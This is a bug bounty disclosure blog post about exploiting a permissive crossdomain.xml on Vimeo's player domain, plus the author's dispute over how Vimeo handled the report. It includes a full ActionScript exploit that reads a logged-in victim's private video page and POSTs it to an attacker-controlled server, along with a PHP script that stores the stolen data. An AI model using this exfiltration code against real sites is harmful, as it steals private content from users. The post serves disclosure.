How I Hijacked Private Vimeo Videos via Flash
Introduction
Today, I’ll share one of my worst experiences with a bug bounty program, specifically with Vimeo’s security team.
What is Vimeo?
Vimeo (/ˈvɪmioʊ/) is a video-sharing platform where users can upload, share, and view videos. It was the first major site to support high-definition video (since October 2007). Vimeo was founded in November 2004 by Jake Lodwick and Zach Klein.
Vimeo launched its bug bounty program on HackerOne two years ago. While I hadn’t been very active in bug hunting, I noticed that they paid $600 for vulnerabilities that exposed private videos or allowed CSRF attacks that made private videos public. Since they didn’t offer high bounties for XSS or minor bugs, I focused on finding a way to leak private videos, which was their highest payout category.
Finding the Vulnerability
To get started, I researched previous reports related to crossdomain.xml misconfigurations, since many old reports suggested that this file had been a problem for Vimeo in the past.
Vimeo’s rules stated that:
Reports of insecure
crossdomain.xmlconfiguration (again, unless you have a working proof of concept and not just a report from a scanner) will not be accepted.
So, I began searching for crossdomain.xml files across their various subdomains. Eventually, I found this one:
https://player.vimeo.com/crossdomain.xml

This file allowed any domain to send requests to player.vimeo.com. While this wasn’t immediately a security issue, I kept investigating to see what could be leaked, such as CSRF tokens, usernames, emails, or private video content.
Exploiting the Misconfiguration
Step 1: Identifying a Target
I uploaded a private video to Vimeo and set the privacy settings to “Only Me”. Then, I accessed the video at:
https://player.vimeo.com/video/182118182
I opened the video in two browsers:
- Firefox (Logged in as
user36551307with access to the private video) - Chrome (Logged out, no access to private content)
Here’s what I saw in Firefox:

And in Chrome:

Clearly, the page content depended on the user’s authentication status. This meant I could potentially extract the page source from an authenticated user.
Step 2: Writing a Flash Exploit
I created a Flash (SWF) file that could send a request to player.vimeo.com/video/182118182 and extract the HTML source code of the private video page.
Flash Code (leak.swf)
package {
 import flash.display.Sprite;
 import flash.events.*;
 import flash.net.URLRequestMethod;
 import flash.net.URLRequest;
 import flash.net.URLLoader;

 public class XDomainXploit extends Sprite {
  public function XDomainXploit() {
   // Private video URL for an authenticated user
   var readFrom:String = "https://player.vimeo.com/video/182118182";
   var readRequest:URLRequest = new URLRequest(readFrom);
   var getLoader:URLLoader = new URLLoader();
   getLoader.addEventListener(Event.COMPLETE, eventHandler);
   try {
    getLoader.load(readRequest);
   } catch (error:Error) {
    trace("Error loading URL: " + error);
   }
  }

  private function eventHandler(event:Event):void {
   // Attacker-controlled server to receive the stolen content
   var sendTo:String = "http://xxe-me.esy.es/video.php";
   var sendRequest:URLRequest = new URLRequest(sendTo);
   sendRequest.method = URLRequestMethod.POST;
   sendRequest.data = event.target.data;
   var sendLoader:URLLoader = new URLLoader();
   try {
    sendLoader.load(sendRequest);
   } catch (error:Error) {
    trace("Error loading URL: " + error);
   }
  }
 }
Step 3: Saving the Stolen Content
On the attacker’s side, video.php would save the extracted HTML source code into a new file:
<?php
$data = file_get_contents("php://input");
$page_content = file_put_contents('private_video.html', $data, FILE_APPEND | LOCK_EX);
if($page_content === false) {
 die('Failed to save!');
}
else {
 echo "Exploit successful!";
}
?>
Proof of Concept (PoC)
I recorded a full PoC video, demonstrating how the exploit could be used to steal private Vimeo videos:
Everything worked perfectly. I wrote a detailed report with a PoC, source code, step-by-step instructions, and technical analysis, then submitted it to Vimeo.
Vimeo’s Response
I initially received an automated response saying this was not an issue and requesting a working PoC—which I had already provided. I resubmitted the PoC video.
Two days later, they closed my report as “Informative” with this response:
Thanks for your report. We are aware of this. This is how we allow custom Flash players to work.
I was shocked. This was 100% a security issue, yet they dismissed it. I requested that my report be publicly disclosed.
The Aftermath
I waited for 30 days for HackerOne mediation, and they told me that Vimeo had already approved the public disclosure two days prior. However, it wasn’t published.
I waited 10 more days—still nothing. I contacted HackerOne support again, and they responded:

Vimeo ignored my follow-ups, didn’t fix the issue, and delayed public disclosure for months.
This wasn’t the first time Vimeo mishandled reports. Here’s another unresolved bug report with no bounty or respectful response: Report.
Conclusion
This case proves that not all bug bounty programs handle reports fairly. Vimeo had a serious vulnerability, but instead of fixing it, they ignored and dismissed my findings.
Let me know your thoughts in the comments or on Twitter: @Abdulahhusam.
Thanks for reading.